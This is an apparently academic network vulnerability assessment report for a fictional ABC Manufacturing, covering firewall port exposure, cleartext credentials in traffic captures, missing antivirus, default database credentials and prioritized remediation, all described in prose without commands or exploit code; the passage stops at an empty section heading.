

ABC Manufacturing Network Vulnerability Assessment Report

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IT 320: Network Security

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Section I: Executive Summary

This vulnerability report was prepared for ABC Manufacturing following a comprehensive security assessment of their network environment. The purpose of this report is to identify security vulnerabilities currently present in the network, present evidence of those vulnerabilities, and provide prioritized recommendations for addressing them. It will be used to serve as a practical guide for both technical staff and organizational decision makers. The technical sections of the report provide detailed findings supported by evidence, while this summary offers a general overview of what was found and what should be done about it. Organizations in all industries face ongoing security risks, and this report is designed to give ABC Manufacturing a clear picture of where those risks exist and how to reduce them.

Methodology

The assessment used a mix of scanning tools, exploitation frameworks, traffic analysis, and endpoint security software to evaluate different parts of the network. Nmap and Zenmap were used to find open or unnecessary services on the pfSense firewall and Windows Server. OpenVAS helped identify deeper software vulnerabilities, while Metasploit was used to test if those issues could actually be exploited. Wireshark and NetworkMiner were used to analyze network traffic and spot things like cleartext credentials. Microsoft Security Essentials was also used to check the state of endpoint protection on the server. Overall, these tools gave a view of the network's security from both external and internal angles.

Current Security


The overall security posture of the ABC Manufacturing network was well below an acceptable baseline. The pfSense firewall had eleven inbound port forwarding rules, significantly more than the minimal set required for standard web and email traffic, with insecure services like Telnet

and FTP exposing cleartext data, which was confirmed through traffic analysis. The internal Windows Server was running unnecessary services, had no antivirus protection, and was missing critical patches for a known SMBv2 vulnerability. Another host was running a database with default credentials, which was successfully exploited, and social engineering testing showed users could be tricked into running malicious software. The good news is these issues are fixable. Unnecessary firewall rules were removed, the server was patched and secured, and follow up scans confirmed improvements. The report's recommendations are prioritized by risk and give a clear path to improving the network's security.

Section II: Network Assessment


Firewall Assessment

A port scan was run against the firewall from an external machine to see what was visible from outside the network. The scan showed that several services were open and accessible that should not be, including FTP, Telnet, SMTP, HTTP, and POP3. The client's requirements state that only web traffic and email should be allowed in from outside, so having file transfer and remote login services open to the public represents an unnecessary risk. The firewall was configured to route incoming traffic on all five of those ports directly to an internal server, which means an attacker from outside the network would have multiple ways to attempt to connect to internal systems.



Virtual Machine Assessment


A scan of the internal Windows Server also came back with a number of services running that had no reason to be active. Beyond the same web and email services found on the firewall, the server was also running several older services that are rarely used in modern environments and are generally considered a security risk when left on. These were all disabled through the server's services settings and the built-in Windows Firewall was updated to remove the rules allowing those services through. A follow up scan confirmed that all of those unnecessary services were no longer reachable after the changes were made.



Malicious Software Protection

Antivirus software was installed on the Windows Server and updated with the latest threat definitions. When a scan was run, it detected a malicious file that had been placed on the server during an earlier test and moved it to quarantine. The file was identified as a backdoor program, meaning it was designed to give an outside attacker ongoing access to the machine. Before the


antivirus was installed, there was nothing on the server to catch or flag that kind of threat, which means it could have been sitting there for an extended period without anyone knowing.




Intrusion Detection: Network Traffic Analysis

Captured network traffic was reviewed using two tools to look for signs of security issues. The first tool, Wireshark, was used to look at specific types of traffic and reassemble conversations happening on the network. When looking at remote login traffic, the full session came back

readable, including the username and password used to log in, with no effort required to decode it. Files transferred over the web were also recovered directly from the traffic capture, showing that documents and images moving across the network are just as exposed as login credentials. The second tool, NetworkMiner, automatically sorted through the same traffic and pulled out a list of usernames and passwords it found across several different services, all in plain readable text.





Section III: Vulnerability Assessment

Vulnerabilities in Network Traffic



The clearest vulnerability in the network traffic is that the services being used do not protect the information they send. Several of the active services transmit usernames, passwords, and file contents in a format that anyone watching the network can read directly. This was confirmed during the traffic analysis, where administrator login credentials showed up in plain text without any special effort to retrieve them. An attacker who gains access to the network, even briefly, would be able to collect that kind of information passively just by watching traffic go by. Switching to modern, encrypted versions of these services would prevent this type of exposure.

Vulnerabilities in Anti-Malware Systems

The server had no security software running before this assessment, even though it was hosting services accessible from the internet. A malicious file was placed on the server during testing and would have stayed there indefinitely without anything to catch it. Now that antivirus software is in place, individual threats can be detected, but there is still no way for an administrator to monitor all machines in the environment from one place. Without that kind of centralized visibility, an infection on any one machine could go unnoticed for a long time before anyone realizes something is wrong.


Vulnerabilities in Operating Systems and Workstations

A vulnerability scan of one of the hosts came back with a notable finding related to a database service running on the machine. The service was still using the default username and password it ships with out of the box, which had never been changed. This kind of issue is particularly risky because attackers commonly check for default credentials as one of the first things they try, since it requires no technical skill to exploit. Once that access was confirmed, it was used to gain a full foothold on the machine, showing how one small oversight can open up an entire system. The scan also surfaced a number of other issues suggesting the machine had not been kept up to date with security patches.



Vulnerabilities in Network Hardware

